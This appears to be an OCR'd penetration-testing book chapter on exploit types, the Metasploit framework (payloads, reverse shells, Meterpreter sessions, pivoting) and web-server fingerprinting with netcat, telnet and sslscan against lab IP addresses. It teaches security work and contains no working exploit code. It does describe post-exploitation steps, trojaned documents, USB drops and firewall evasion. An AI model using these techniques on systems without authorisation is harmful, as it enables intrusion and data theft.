There is a small line between attack vectors and attack types that is commonly misunderstood and misinterpreted. Many books might tell you that these two concepts are synonymous but they are not, and it is important to differentiate between them so that exploitation can be executed in an organized manner. If you think about a vector in general, it is something that is in motion. This about a pathogen such as a spider, mosquito, where each is a different species but has the same delivery method that is biting. Every pathogen has the same instruction, which is to bite, but how it executes it is different from the other. When we talk about attack vectors in information systems, we are talking about the different types of attacks which are classified as part of a single group. Let us go through a table which will help us understand this better.

Attack Vectors	**Attack Types**
Web-Based	Defacement Cross-Site Request Forgery (CSRF) Cross-Site Scripting (XSS) SQL Injection
Code Injection	Buffer Overflow Buffer Underrun Viruses Malware

Social Engineering	Impersonation Spear Phishing Phishing Intelligence Gathering
Social Engineering Network-Based	Impersonation Spear Phishing Phishing Intelligence Gathering Denial of Service (DoS) Password and Sensitive Data Interception Distributed Denial of Service (DoS) Stealing or Counterfeiting Credentials

The foundation is of exploitation is not only know what type of attack is taking place but understand by what means the attack is taking place. We will go through the different types of attacks in the sections that follow and will learn about the tools that come into the picture in brief. We will learn about the Metasploit framework in detail. It is important to where you need to put effort, how you need to put efforts, and when to apply the tools. Without this knowledge, you will put in significant effort which will return negligible results during penetration testing.

Local Exploits

As suggested by the title, local exploits are exploits that are executed locally using devices such as your computer, laptop, a network device such as a mobile phone, using an established session. You can classify an exploit to be local if a penetration tester has physical access to the target system such a terminal to a system, or SSH access to a system, a Virtual Private Network(VPN) connection, or a Remote Desktop Connection(RDP). You

can modify privileges of accounts, create a Denial of Service attack, upload malicious content, or steal data, using local exploits. A penetration tester needs to keep in mind that local exploits cannot be executed over a public network, but only networks that are locally defined. If you are trying to locally exploit a system without using the specific code for it, alarms will be triggered and your time will be wasted.

People often misunderstand how local exploits can be taken advantage of. It is not necessary to execute local exploits via an attacker. With the use of social engineering, an attacker can simply trick a legist user of the system into executing a code leading to a local exploit. An example of this would be a trojan code that can be embedded in a PDF file or a Microsoft Excel sheet that appears to be completely legit. Another example would be a USB drive that is left as a courier at an organization and is waiting to be plugged into any device, after which it will auto-launch an exploit code. The possibilities for exploitation are countless and are only limited by the thinking ability of the penetration tester. There are various scenarios where it becomes difficult to execute remote exploits and the options for local exploits that need to be considered.

Searching for Local Exploits

There are a variety of local exploits to be considered, but choosing the right one makes all the difference. The Metasploit framework offers a program called SearchSploit, which has made this process very simple, and the process is easier on Kali Linux. We will go through The Metasploit Framework command line later in this chapter, where we will learn to search for exploits. But first, let us go through Searchsploit and how it can be used to look for exploits by referring to the Metasploit database using a terminal window.


The steps are as follows.

- Launch the terminal in Kali Linux

- Type in the command searchsploit, followed by up to three keywords.

Example: root@kali~# searchsploit local windows iis

Using the three keywords, the search returned a single result. This is how simple it is to use Searchsploit. The search linked the three keywords local, windows and IIS, to return a vulnerability present in the Windows dynamically linked library, running IIS and using the PHP version 5.2.0. You can execute a local exploit here resulting in a buffer overflow vulnerability, causing a denial of service on the host. We have shown the output of the locate command in the figure below which gives us more information about the exploit pipe.



Remote Exploits

You can classify an exploit as a remote exploit when you do not have physical access to a computer, network or a mobile device but have gained access to it remotely through the network. This is why remote exploits are also known as network exploits. Irrespective of what the exploit is called, the thumb rule to remember is that if the exploit is not local, it is remote. The target of a remote exploit is not just a computer, or server, or network-related devices. The target range of remote exploits extends to web applications, web services, databases, mobile phones, printers, and anything else that can connect to a network. As technology is progressing, there are more and more smart devices being developed every day that can connect to the network. For example, you can look at gaming consoles such as the Xbox by Microsoft, Playstation by Sony, smart televisions, smart

refrigerators, and the list goes on. You need to accept that if the device is an electronic device which can connect to a network, someone in the world is already trying to hack it, for fun, or for profit. We will go through remote exploits in detail later when we learn about the Metasploit Framework.

Metasploit Framework

Metasploit is arguably one of the most powerful tools available inside the toolkits of a penetration tester. Metasploit is what it is because of years of knowledge, multiple tests and trials, by penetration testers, attackers, researchers and even governments from all around the world which represent different parts of a community that works in the security domain. From mischievous black hats to the best white hats, and everyone between them, everyone has used Metasploit at some point in their lives. The Metasploit tools were developed by Rapid7 which is headquartered in Boston, MA, and they have not spared a single cent or CPU cycle to develop the solid framework that is known as Metasploit which can be used in the penetration testing life cycle from start to finish. There is also support for reporting and government compliance in Metasploit for professionals working in the security domain. You will be amazed if this is the first time you will be getting your hands on Metasploit.

Let us go through a brief history of Metasploit. At the beginning of the world wide web, there were no organized tools but just a random void which was full of chaotic tools.

Code and messages were all scattered in the corners of hidden notice boards. In late 2003, the creator of Metasploit framework, HD Moore, released the very first version of Metasploit developed using Perl, with only 11 exploits. The motive was to have a single tool that can parse through multiple lines of buggy code, exploit poorly written code, and publicly accessible vulnerabilities. The second version was released in 2004 and had a total of 19 exploits but has around 30 payloads. The third version was released in 2007 and this is when the tools gained recognition and became a

critical tool in the domain of penetration testing. The latest version of Metasploit today is above 4 and is an integrated program that is bundled with Kali Linux. Metasploit today has over 1080 exploits, 275 payloads, 675 modules, 29 types of encoding and is aimed at all platforms like Microsoft, Mac and Linux. The Rapid7 team does not have a particular bias toward any one platform and all platforms are supported equally.

Metasploit Versions

There are two versions of Metasploit available today. The default version that comes with Kali Linux is the express version. It is available free of cost and was developed for private use through researchers and students. The professional version was developed for commercial and government use and offered additional features such as reporting, collaboration with groups, compliance, and additional plugins for control with precision. There is a cost on the professional version and therefore, if you need it only for testing and personal use, we'd suggest that you stick to the free version. The express version and the professional version both have the same exploit modules.

Compliance and Nexpose

If you ever get a chance to a security auditor, you can ask them about policies and compliance that are a part of the security domain. Nexpose enables an auditor to simplify the risk management and tasks associated with auditing the security of an organization. Scanning with Metasploit is not the only feature of Nexpose. Nexpose first scans for vulnerabilities and then weighs and categorizes them, and then adds them for impact analysis, before finally giving a detailed report of the activity. In addition to checking vulnerabilities, Nexpose also check for compliance standard associated with Payment Card Industry(PCI) and Data Security Standard(DSS), North American Electrical Reliability Corporation Standards(NERC), Health Insurance Portability and Accountability Act(HIPPA), United States Government Configuration Baseline (USGCB), Federal Information

Security Management Act of 2002(FISMA), Security Content Automation Protocol(SCAP), Federal Desktop Core Configuration(FDCC), and many more.

Overt Vs. Covert

When you are working with an organization to implement penetration testing to find the loopholes in its information systems, it is known as an Overt operation. The organization has allowed a penetration tester to perform all kinds of tests on their systems and therefore, there are no changes of any alarms going off or any blocks happening on the tester's operations. Generally speaking, in over-testing, the organization knows that the penetration tester is there to help them and would not cause any harm to the infrastructure. An advantage of overt testing is that the penetration tester has complete access to the system which allows them to gain complete knowledge of the core functions of the system which can be used while conducting the tests. The cons of overt testing are that it has limited scope and more loopholes may be discovered later on which may need to be communicated before the launch of the system. If there are time constraints for the launch of a project, overt testing can have a severe impact.

On the other hand, Cover testing is when you are secretly conducting a penetration test on the information systems of an organization wherein you have limited knowledge about the target systems. In covert testing, only a few members of the organization are aware of the fact that there is a test being conducted on their infrastructure. A penetration tester is not given all access to the information system and therefore needs to have a complete toolkit to conduct the tests without creating any noise on the network. The motive of a covert test is not only to find vulnerabilities of the system but also to test the Computer Emergency Response Teams(CERT) and Intrusion Detection Systems(IDS) of an organization. A covert test may start as a covert mission but can escalate into an over mission if there are multiple

vulnerabilities in the system or if the covert nature of the mission has been compromised.

Metasploit: Basic Framework

The Metasploit system is modular. We can understand the Metasploit framework better if we view it to be a vehicle. Consider an Aston martin which belongs to James Bond which has multiple modules as per his requirements housed in an actual car. Comparing to the Aston Martin, HD Moore has provided a lot of goodies around an engine in Metasploit. If a module was to be removed or if it were to stop working, the framework would still be capable of using all the other modules to unleash a series of attacks.

The following module types are available in the Metasploit framework.

- Exploit Modules
- Auxiliary Modules
- Payloads
- Listeners
- Shellcode

There is a sixth category of modules as well. These are modules that would interfere with the Metasploit framework and are known as “Armitage,” but they are not a part of the actual framework. Analogically speaking, James bond has a wristwatch that he can use to control his Aston Martin, but that does not mean that he needs to wear a wristwatch while operating the car.

Exploit Modules

Metasploit has a package with predefined codes in its database which can be executed on a target system to take advantage of the vulnerability on the local or remote system by creating a Denial of Service(DoS) or fetch

sensitive information, upload a malicious payload module like Meterpreter shell, and other things.

Auxiliary Modules

Auxiliary modules differ from exploit modules in the sense that there is no requirement for a payload. There are useful programs available in auxiliary modules such as fuzzers, scanners, and tools for SQL injection. There are a few tools in the auxiliary module that are extremely powerful and should be used with care. Penetration testers basically use all the tools available in auxiliary modules to gather information about the target systems and then transition to exploit modules to attack the system.

Payloads

Again using the analogy of James Bond's Aston Martin, if the car is the Metasploit framework, then the exploit modules and auxiliary modules can be termed as its flame throwers and rocket launchers under the car's hood. In this analogy, payloads can be thought of communication devices that are dropped on the target to maintain tracking and covert communications. When you are launching an exploit on a vulnerable system, a payload is attached to the exploit before executing it. The payload will have instructions for the target system that need to be processed by the target system after it has been compromised. There are various types of payloads available today right from ones that contain a few lines of code to payloads that contain applications like the Meterpreter Shell. It is not advisable to use the Meterpreter shell payload directly. There are over 200 types of payloads available in the Metasploit framework which include payloads for Dynamic Link Library Injection, NetCat, shells, user management, and more. You can decide which payload to deploy if you actually start thinking like a spy. As a penetration tester, you need to ask yourself the goal of the entire activity after you have exploited the target system. Do you want to deploy a dormant code on the target system? Does the code deployed need to communicate with the attacker at definite intervals? Does the code need to

run a series of commands? Payloads are commonly classified into bind shells and reverse shells.

- Bind Shells: These are usually shells that will remain dormant on a target system. They will lie there until they have received further instructions from an attacker. If the motive of the penetration tester is just to deploy code in the target system that will allow access to the target system in the future, bind shells would be an excellent choice. If a target system is protected by a firewall and does not have direct access to the network, bind shells would not be a great choice.
- Reverse Shells: A shell which is deployed on a target system and immediately requests further instructions from the attacker is known as a reverse shell. If an exploit containing a reverse shell is executed on a target machine, the attacker will get a level of access to the machine as if they had the keyboard of that machine in their own hands.
- Meterpreter Shell: The meterpreter shell is a special type of shell. It is popularly known as the bread and butter of the Metasploit framework. Rapid7 has been developing a meterpreter shell in a way that it contains its own small set of tools. The meterpreter shell can be deployed with an exploit, wither in the form of a blind shell or reverse shell. We will discuss the use of a meterpreter shell in detail later in this chapter.

The young blood of penetration testers often ignore the activity of payload selection because they want to rush directly into getting root access to a system using the meterpreter shell. This is not the ideal way to go about getting access to a system, and a deep thought process is recommended for exploiting a vulnerability. If you are trying to conduct a covert penetration test, if you penetrate with all loud guns, you may just blow your cover by triggering all the alarms in the system. If James Bond were not covert in his operations, his career would have ended within a couple of projects.

The process of selecting a payload is not as simple as just picking any available payload. There are two categories of payloads in the 200 odd payloads that are available today: inline and staged. Inline payloads are independent payloads that are self-sufficient. Stage payloads will have multiple payloads known as stagers. Staged payloads occupy different locations in the target system's memory and await a relay from another payload. Eventually, all the payloads of a staged payload come together like an orchestra. If you are searching for the name of a payload, it can be a difficult task to understand if it is an inline payload or a staged payload. Let us look at an example. Listed below are two different payloads that look the same.

linux/x64/shell/bind_tcp (Staged)

linux/x64/shell_bind_tcp (Inline)

The "Show Payloads" command in Metasploit will show the available payloads. The column on the extreme right gives a small description of the payload and tells you if the payload is inline or staged. If there is no type specified for the payload in the description, it is considered to be an inline payload by default.

Listeners

Even James Bond has sometimes taken orders from above. The Metasploit framework contains specific handlers known as listeners that communicate with the session that a payload established with the target system. Again a listener can be embedded in a bind shell where it will lay dormant and wait for a connection or it can also be active and keep prompting for a connection from the attacker. A listener is needed to maintain back and forth communication between the attacker and the target system. Listeners are automatically taken care of by the Metasploit framework and therefore, require very little manual intervention.

Shellcode

Shellcode is not an independent module but is again part of payloads available in the Metasploit framework. James Bond's car has missiles but the explosives inside the missile cause the actual explosion. This is what shellcode is like. The shellcode resides inside the complete framework and is responsible for creating a hole in the target system, upload malware, and execute payloads commands to create a shell in the target system, which gives it the name shellcode. Shellcode doesn't need to be present in every payload. For example, the Metasploit payload called "windows/adduser" contains just a few commands to create an admin account on the target windows platform.

Accessing Metasploit

There are various ways to access Metasploit. We recommend using its graphical interface in Kali Linux until you have understood the tool thoroughly. You can launch the graphical tool for Metasploit in Kali Linux by following the steps below.

> Applications > Kali > Exploitation > Metasploit > Metasploit Community/Pro

You can also access Metasploit on port 3790 using the web browser. The following URL needs to be used.

> https://localhost:3790/

There is no valid certificate present for Metasploit. So when you access the URL mentioned above via IceWeasel, you will receive the prompt "Connection is Untrusted." You can ignore this and click on the "Confirm Security Exception" button and continue.

You will need to create a user and specify a username and password for the first run on Metasploit. There are a few other options available as well. The other options include reporting features in Metasploit. After you are done filling in the form, click on the "Create Account" button.

Startup/Shutdown Service

There will be times when you need to restart the Metasploit service. The Metasploit service consumes a lot of resources as many of its services need the network to function. So there are chances that you may face network errors at times if the consumption is very high. In this case, it is best to restart the Metasploit service. You first need to check the current status of the service. You can run the start, restart, stop commands for Metasploit using the Kali Linux terminal. The commands are as shown below.

```
service metasploit status

service metasploit restart

service metasploit stop
```

Database Update

Although Rapid7 developed Metasploit, there are constant contributions to its codebase from the community. Therefore, we recommend you to update its database before every run. Even James bond would check his ammunition before going on a new mission.

You can run the msfupdate command to update the Metasploit database. After typing and executing it, just sit back and relax. The update will complete on its own. Now we can proceed further.

You can also update the Metasploit database from the graphical interface. If you are already logged into the Metasploit web interface, select “Software Updates” located on the upper right-hand corner of the page. On the next screen, click on “Check for Updates.”

Metasploit downloads and installs the updates instantly if they are available. It is recommended to restart the Metasploit service after it is updated. You can close the web user interface and reopen it again after the update is complete.

Metasploit Scanning

Now that James Bond is locked and loaded with ammo, it is time to set forth on the mission. You will see a landing page that says “mission” when you log in to the Metasploit web interface. You will see a list of ongoing projects, mission folders, current targets, and newly discovered vulnerabilities on this page. If you are logging in for the first time, you only see one project named “default.” As and when you start working on multiple projects, you can use the “New Project” button to add more projects. Beginners should stick to the default project. This will make it a comfortable experience and you will be able to import results from Nmap or Nessus conveniently.

When you open the default project, you will see options such as discovery, mission dossier, penetration, cleanup, evidence collection, and recent events.

Using Metasploit

In the sections that follow, we will go through a hands-on experience of using the Metasploit framework. We assume that the IP address from where we are running Metasploit is 192.168.56.101 and is accessible through the network.

You can click on the “Scan” button in the discovery section to start scanning a host. In “Target Settings,” you can specify the targets by entering a single host like 192.168.1.100, a group of hosts like 192.168.1.100, 192.168.1.101, 192.168.1.110 or a range of host like 192.168.1.100-200, just like you did for NMAP and Nessus. You can choose to use or not choose CIDR notation.

There are a few fields in the “Advanced Target Settings” that are important, and you should know. Let us go through these fields one by one.

- Excluded Addresses: The IP address that you enter in this field would be excluded from the scan. You do not want to waste time

unnecessarily scanning unwanted targets. You could enter your own IP address or your colleagues IP address in this field to prevent a scan on it. Also, there can be rules of engagement that demand you to exclude certain hosts. When you have specified a range of targets, you can exclude unwanted hosts from that range using this field.

- Perform Initial Portscan: If you are scanning a host for the first time, kindly check this box so the port can be scanned. If you are coming back to this host, you can uncheck this box to save time.
- Custom NMAP Arguments: If you have individual NMAP switched you want to specify, you can use this option.
- Additional TCP Ports: The default Metasploit scan will scan the commonly known ports. If a penetration tester has found out that the target system has applications running on an obscure port during the reconnaissance stage, the specific port can be entered here.
- Exclude TCP Ports: Again, you may need to exclude certain ports from scan for various reasons or if the rules of engagement demand it. You can list the ports you wish to exclude using this option.
- Custom TCP Port Range: If you want Metasploit to scan through custom TCP port ranges, you can specify the port range using a hyphen using this option.
- Custom TCP Source Port: There are times when even James bond wears a disguise. This option can be useful to specify a different source port which will help in bypassing certain access control lists and security controls set up on the target system's firewalls.


Now to scan the target machine. Enter the Ip of the target machine using the "Target Addresses" field. Continue with the "Launch Scan" button. The time taken to complete the scan will depend on the speed of your own computer and the state of the network at your end, as well as at the target

system’s end. Metasploit is an efficient tool but it has a huge number of processes running in the background.

You can click on the “Overview” tab from the maintenance section after the scan has concluded. You will see that the Discovery section will give a detailed report of the scan. In our case, it showed that one host was scanned, which had 30 or more service, and one vulnerability was found. It is a very good result as it came from a single scan using Metasploit. If you conduct custom scans on the target system, you may end up finding more vulnerabilities. We didn't even use Nexpose to check compliance. Metasploit is a fun tool and you should continue to experiment, enjoy, and exploit.

On the “Analysis” tab in the maintenance section, you will see a list of all scanned hosts with a small summary of the scan results. You can get more information about a particular host by clicking on the host IP.

The following figure shows a brief description of the service identified by Metasploit on the target system. There are six sections that include the host’s details, services, vulnerabilities, notes, file shares, modules and credentials.



- **Services**: The scan results a result of a ton of services running on the target and what to expect from the target in the initials stages. Expanding the data available in the services section gives you

software and their versions and other sensitive information. Some services will have hyperlinks as there was detailed information available on those individual services as well.

- **Vulnerabilities**: Vulnerabilities on the target system are identified in the order they were exploited. The vulnerabilities listed in this result will be associated with their respective exploit modules.
- **File Shares**: If there are file shares available, they are shown in this list. Linux does not have shared files in the same structure as that on Microsoft Windows.
- **Notes**: This is an additional section which shows information related to service accounts, enumerated users, security settings, exports, and shares, which were found in the scanning process. There is an easter egg in this software under the "Shares" section. Have fun exploring and finding it.
- **Credentials**: This section will show any user login credentials that were found during the scan.
- **Modules**: This section lists the correlations between exploit modules. In addition to this, it also offers a launchpad for the title of every vulnerability. You can click on the title hyperlink to start a new session with the host and exploit it further.

Launching an exploit by clicking on its hyperlink will give you page with details of the vulnerability, which is very useful to create reports. It will then fill in the required details to continue the vulnerability execution. Metasploit will launch a generic payload accompanied by the meterpreter shellcode by default. You can review the settings and then click on the "Run Module" button.

If the session is successful, you will see the message "Success! 1 session has been created on the host". This implies that the target system has been

compromised successfully, and the scan exploited the vulnerability. You can click on the “Sessions” tab to get complete details of the session that was established. You can also see the type of shell that is available for interaction with the target system. You will also be able to see the level of access you have which is indicated by the type of account that has been made available to you. You can click on the hyperlink for any session to start Meterpreter Shell on the target system.

Meterpreter Session Management

The team at Rapid7 has developed a very organized system. You can use the meterpreter shell to have access to the target system. However, may actions are now available via buttons on the Metasploit graphical interface as well. You can manage an exploit faster with the use of these buttons.

You need to maintain a balance between time and execution of your plans. Since our example is showing only one vulnerability on our target system, there is no time constraint in our example, but you need to remember that time can be an important aspect to consider in a real environment. Alarms can be triggered with wrong actions, and no action will lead to a loss of effort and the session.

If you look at the figure below, you will see that along with actionable buttons, a penetration tester will also get session history and a post-exploitation modules tab. This information can be exported to create reports later.

Actions Inside a Meterpreter Session

- **Collect System Data**: This will log all system-related information such as passwords, screenshots, etc.
- **Access File System**: You will be able to access the file system on the target system. This access will let to upload, download, modify, and even delete files on the target system.
- **Command Shell**: This will let you use the command shell on the target to further interact with other connected systems.
- **Create Proxy Pivot**: Using this option, you can use the remote target system as a gateway. This means that the target system, if connected to other systems on the network, will serve as a gateway to start a scan on those systems too.
- **Create VPN Pivot**: This option will help you use the remote target system to pivot traffic. This is not very different from the "Create Proxy Pivot" button. The only difference is traffic through this will be in an encrypted format over VPN.
- **Terminate Session**: As the name suggests, this button will terminate the session with the remote target system. However, it is important to ensure that you have not left any trace behind, which could come to bite you in the future.

Access File System

Let us see what happens when you click on the “Access File system” button from the “Available Actions” menu. When you click on this, you will get the same level of access to the target’s file system as the one that the compromised account has. Considering that we used the Java exploit to gain root user access, we have complete control over the entire system.

Command Shell

Next, we will see what happens when you select the “Command Shell” button from the “Available Actions” menu. You will be welcomed with the meterpreter shell at first, and not a command-line tool related to Linux or Windows. It is advisable to use the help command first in the meterpreter shell so that you can get comfortable with it before firing actual commands in production. You can get a command-line tool associated with the operating system of the system that was hacked by typing “shell” on the command line of the meterpreter shell.

Exploiting Web Servers and Web Applications

Software in any form is software. No matter what technologies or what code was used in developing the software, irrespective of the function it serves, it will still have vulnerabilities. The case with web applications is the same. The only difference perhaps is that a web application has more back doors for an attacker to enter the system and steal information, as it as more public gateways than regular software. It is not enough to just secure the operating system. It is useless securing the system physically and at the operating system level if the services running on the server are not individually secured.

The Open Web Application Security Project, OWASP, in short, is a nonprofit organization that works for software security improvement. Every year, OWASP releases the top ten most common vulnerabilities on the internet.

The Top 10 List for 2019 Featured the Following Vulnerabilities

1. Injection
2. Broken Authentication
3. Sensitive data exposure
4. XML External Entities (XXE)
5. Broken Access control
6. Security misconfigurations
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with known vulnerabilities
10. Insufficient logging and monitoring

Web Application Testing

There are multiple tools available in Kali Linux in an instant. But the power of these tools can only be harnessed to their fullest when they are used appropriately and in the correct order. The testing of web applications is done similarly to the first three stages of the penetration testing life cycle: reconnaissance, scanning, and exploitation. In a few cases, a web application test will also include the fourth and fifth stages, maintaining access and reporting, but this is very rare. It is also important to note that you need to test every page of a web site or a web application and not just the landing page or login pages. If the login page of a website is secure, it doesn't mean all doors to gain entry are closed; there will always be a window somewhere. If you find the windows also to be locked, you can always crack it open with a stone. Let us go through the steps used for testing a web application.

Step 1: Manual Review

When you run a port scan for HTTP, you may get a result that HTTP is open on port 80, but it does not mean that the web application also is on port 80. You need to open a browser and verify if a web application is actually running on a particular default port like port 80 or port 443. Go through all the links on the website as it may sometimes give you valuable information right in front of your eyes. If you get a login popup when you visit a particular page on the website, try guessing up to ten passwords or just press the Escape key to see if it bypasses the login prompt. Inspect the source code for every page on the website and check if it has any notes or comments from the developer. It may seem like a long and boring process, but no automated tool can flag every vulnerability on a website and a manual review always helps.

Step 2: Fingerprinting

A manual review may not be enough to know the operating system, server, and web applications are running on the target system. Kali Linux makes use of fingerprinting to find information about these three parameters.

Kali Linux has a tool called NetCat, which serves the purpose of fingerprint and works as a listener for incoming connections as well.

You can use the following command on the Kali Linux terminal to use NetCat

```
nc {host} {port}
```

:example: nc 192.168.56.102 80

The command will initiate a connection on port 80 with the host at IP 192.168.56.102, but it will not return anything until a command is fired from the source machine. NetCat supports different types of fingerprinting techniques. Let us look at another example.


```
nc 192.168.56.102 80
```

Press Enter

HEAD / HTTP/1.0

Press the Enter key twice.

The result will be as follows.




As we can see from the result, we now know that the target machine uses the Apache 2.2 web server and has Linux Ubuntu for an operating system. It also has the 5.2.4-2ubuntu5.10 PHP version installed on it. This information will help a penetration tester to narrow down the type of attack they want to execute on the target system.

Just like NetCat, there is another tool called Telnet that can also be used to find out system information. The command for telnet is as follows.

telnet {ipaddress} {port}

:example: telnet 192.168.56.102:80



There is another tool that can be used for fingerprinting known as SSLScan. Most of the websites in the world today have an SSL certificate installed a use encryption. It will always be good information for a penetration tester to know what kind of encryption is being used on a website. The SSLScan tools queries a host for the SSL version being used and also returns the active certificate being used by the website. The command for this tool in Kali Linux is as follows.

sslscan {ipaddress}:{port}

:example: sslscan 192.168.56.102:8080

Step 3: Scanning

Setting up automation for the scanning process can help you search for vulnerabilities and save a lot of time. There are many tools available for webserver scanning and it is a good practice to have more than one application in your toolkit. There is no one single application that is capable of scanning hundreds of vulnerabilities that are present in systems today. It is always good to use at least two or three applications to scan a web server

so that you can establish the number of vulnerabilities the web server may have.

We will discuss in brief about a few tools available for scanning web servers and web applications in this chapter.


Arachni

The Arachni tool available for scanning web applications runs through a web interface much like the Nessus tool we discussed earlier. However, as compared to Nessus, Arachni can perform a single scan on single host on a single port at a given time. If the host has multiple web service running on different ports, you will need to run a scan individually on every port. For example, if the URL thiscomany.com has a web hosting service on port 80 and SSH on port 22, you will need to run two scans to assess both the ports.

You can access the Arachni web application scanner in Kali Linux using the following path.


Applications > Kali Linux > Web Applications > Web Vulnerability Scanners > arachnid_web

The terminal will show the following commands automatically followed by the launching of the arachni web interface.

